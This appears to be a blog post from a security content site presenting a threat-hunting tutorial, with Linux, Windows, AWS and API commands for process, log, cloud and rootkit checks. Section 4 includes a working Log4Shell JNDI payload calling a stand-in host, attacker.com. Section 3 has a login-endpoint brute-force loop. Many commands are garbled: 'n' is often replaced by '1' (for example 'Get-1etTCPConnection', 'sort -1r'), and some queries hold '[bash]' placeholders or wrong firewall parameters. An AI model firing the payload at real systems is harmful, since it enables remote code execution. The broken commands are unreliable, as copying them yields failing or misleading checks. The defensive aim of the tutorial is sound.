Listen to this Post

Introduction:
Proactive threat preparation and structured hunting are no longer optional—they are the bedrock of modern cybersecurity defense. This article transforms the core concepts of “Preparation” and “Hunt” into actionable technical workflows, equipping you with verified commands, cloud hardening checks, and API security validations to stay ahead of adversaries.
Learning Objectives:
– Master Linux and Windows command-line techniques for rapid indicator of compromise (IOC) discovery.
– Implement cloud (AWS/Azure) and API security hardening steps using native tools.
– Build a repeatable threat hunting process with step‑by‑step guides and real‑world mitigation strategies.
You Should Know:
1. Reconnaissance & Process Anomaly Detection
Start by capturing a baseline of running processes and network connections. Adversaries often hide in plain sight using masqueraded process names or unexpected outbound connections.
Step‑by‑step guide – Linux:
 List all listening ports and associated processes (requires root)
sudo ss -tulpn

 Monitor new processes every 5 seconds (watch for spikes)
watch -1 5 'ps aux --sort=-%cpu | head -20'

 Find processes without a controlling terminal (often daemons or malware)
ps aux | awk '$6 ~ /?/ {print}'

 Check for unusual outbound connections using netstat and grep
netstat -antp 2>/dev/null | grep ESTABLISHED | awk '{print $5}' | cut -d: -f1 | sort -u
Step‑by‑step guide – Windows (PowerShell as Admin):
 List all TCP connections with process IDs
Get-1etTCPConnection | Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, State, OwningProcess

 Get process details for suspicious PIDs (e.g., PID 1234)
Get-Process -Id 1234 | Format-List

 Detect unsigned processes running from temp folders
Get-Process | Where-Object {$_.Path -like "\Temp\" -or $_.Path -like "\Users\Public\"} | Select-Object Name, Path
2. Log Analysis & Timeline Reconstruction (SIEM Preparation)
Raw logs contain the story of an intrusion. This section shows how to extract, filter, and correlate events using command‑line tools before feeding them into a SIEM.
Step‑by‑step guide – Linux (auth & syslog):
 Extract failed SSH login attempts with source IPs
sudo grep "Failed password" /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -1r

 Timeline of sudo commands per user
sudo journalctl _COMM=sudo | grep -E "COMMAND=|USER=" | less

 Hunt for suspicious crontab entries (persistence)
for user in $(cut -f1 -d: /etc/passwd); do echo " $user "; crontab -u $user -l 2>/dev/null; done
Step‑by‑step guide – Windows (Event Logs):
 Get all logon failures (Event ID 4625) from the last 24 hours
$yesterday = (Get-Date).AddDays(-1)
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625; StartTime=$yesterday} | Select-Object TimeCreated, Message

 Find scheduled tasks created recently (persistence)
Get-ScheduledTask | Where-Object {$_.Date -gt (Get-Date).AddDays(-7)} | Select-Object TaskName, State, TaskPath

 Export PowerShell operational log for script block detection (Event ID 4104)
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" | Where-Object {$_.Id -eq 4104} | Format-List
3. Cloud Hardening & API Security Checks
Misconfigured cloud resources and weakly secured APIs are the top initial access vectors. These commands assume AWS CLI and Azure CLI are installed and authenticated.
Step‑by‑step guide – AWS:
 List all security groups with overly permissive rules (0.0.0.0/0)
aws ec2 describe-security-groups --query 'SecurityGroups[?IpPermissions[?IpRanges[?CidrIp==`0.0.0.0/0`]]].[GroupId,GroupName]' --output table

 Detect S3 buckets with public read/write ACLs
aws s3api get-bucket-acl --bucket YOUR_BUCKET_NAME --query 'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/AllUsers`]'

 Check IAM users with unused access keys (>90 days)
aws iam list-users --query "Users[?CreateDate<='2025-03-03'].[bash]" --output text | while read user; do aws iam list-access-keys --user-1ame $user --query "AccessKeyMetadata[?Status=='Active'].[bash]" --output text; done
Step‑by‑step guide – API security (REST):
 Brute‑force detection simulation (passive – check your own API rate limiting)
for i in {1..100}; do curl -s -o /dev/null -w "%{http_code}\n" -X GET "https://api.example.com/v1/user/1" -H "Authorization: Bearer $TOKEN"; sleep 0.1; done | sort | uniq -c

 Verify that API keys are not leaked in Git history
git log -p | grep -E "(api_key|apikey|secret|token|password)=['\"]?[A-Za-z0-9]{20,}"

 Test for lack of rate limiting on login endpoint (use with authorization)
curl -X POST https://api.example.com/auth/login -d '{"username":"admin","password":"wrong"}' -H "Content-Type: application/json" -v
4. Vulnerability Exploitation & Mitigation (Hands‑on Examples)
Understanding exploitation helps you harden effectively. This section shows a command for testing a known vulnerability (CVE-2021-44228 – Log4Shell) and its mitigation.
Step‑by‑step guide – Detection & Mitigation:
 Exploit simulation (do not run on production): send JNDI payload via User-Agent
curl -X GET "http://vulnerable-app.com/search" -H "User-Agent: \${jndi:ldap://attacker.com/evil}"

 Detection in logs (Linux)
sudo grep -r "jndi:ldap://" /var/log/ | grep -v "grep"

 Mitigation – block outbound LDAP/RMI from application servers (iptables example)
sudo iptables -A OUTPUT -p tcp --dport 389 -j DROP  LDAP
sudo iptables -A OUTPUT -p tcp --dport 1099 -j DROP  RMI
sudo iptables -A OUTPUT -p tcp --dport 1389 -j DROP  Alternate LDAP

 For Windows (advanced firewall)
New-1etFirewallRule -DisplayName "Block Outbound LDAP" -Direction Outbound -Protocol TCP -LocalPort 389 -Action Block
5. File Integrity & Rootkit Scanning
Malware often modifies system binaries or hides processes. Use these commands to uncover tampering and hidden artefacts.
Step‑by‑step guide – Linux (with `aide` and `rkhunter`):
 Initialize AIDE database (run after clean install)
sudo aideinit
sudo mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz

 Run integrity check and output changes
sudo aide --check | grep -E "changed|added|removed"

 Scan for rootkits (rkhunter)
sudo rkhunter --check --skip-keypress | grep -i warning

 Find files with SUID bit set (potential privilege escalation)
find / -perm -4000 -type f 2>/dev/null | xargs ls -la
Step‑by‑step guide – Windows (using Sysinternals Autoruns and sigcheck):
 Download Sysinternals if not present
Invoke-WebRequest -Uri "https://live.sysinternals.com/autoruns.exe" -OutFile "$env:TEMP\autoruns.exe"

 Run autoruns to show all persistence entries (redirect to CSV)
Start-Process -FilePath "$env:TEMP\autoruns.exe" -ArgumentList "/accepteula /nobanner /csv /showall" -1oNewWindow -Wait

 Verify digital signatures of all running processes
Get-Process | ForEach-Object { sigcheck.exe -q -1obanner $_.Path } | Where-Object {$_ -like "unsigned"}
What Undercode Say:
– Key Takeaway 1: Preparation is not a one‑time audit; it requires continuous, command‑driven baselining of processes, logs, and cloud configurations to catch anomalies early.
– Key Takeaway 2: Hunting without automation fails at scale – integrate the provided Linux/Windows snippets into daily cron jobs or scheduled tasks, and feed outputs into a SIEM or SOAR for correlation.
Prediction:
– +1 Over the next 18 months, AI‑assisted log analysis will transform these manual commands into predictive alerting, but hands‑on command‑line hunting will remain the final verification layer for experienced analysts.
– -1 Attackers will increasingly target API endpoints with low‑and‑slow credential stuffing, making rate‑limit testing (as shown in Section 3) a mandatory weekly check for all externally exposed APIs.
– +1 Cloud providers will release native “hardening audit” CLI commands that mirror the AWS and Azure checks above, reducing misconfiguration windows from days to minutes.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [%F0%9D%90%8F%F0%9D%90%AB%F0%9D%90%9E%F0%9D%90%A9%F0%9D%90%9A%F0%9D%90%AB%F0%9D%90%9A%F0%9D%90%AD%F0%9D%90%A2%F0%9D%90%A8%F0%9D%90%A7 %F0%9D%90%88%F0%9D%90%AC%F0%9D%90%A7%F0%9D%90%AD](https://www.linkedin.com/posts/%F0%9D%90%8F%F0%9D%90%AB%F0%9D%90%9E%F0%9D%90%A9%F0%9D%90%9A%F0%9D%90%AB%F0%9D%90%9A%F0%9D%90%AD%F0%9D%90%A2%F0%9D%90%A8%F0%9D%90%A7-%F0%9D%90%88%F0%9D%90%AC%F0%9D%90%A7%F0%9D%90%AD-%F0%9D%90%89%F0%9D%90%AE%F0%9D%90%AC%F0%9D%90%AD-ugcPost-7467519553586212864-cxRg/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


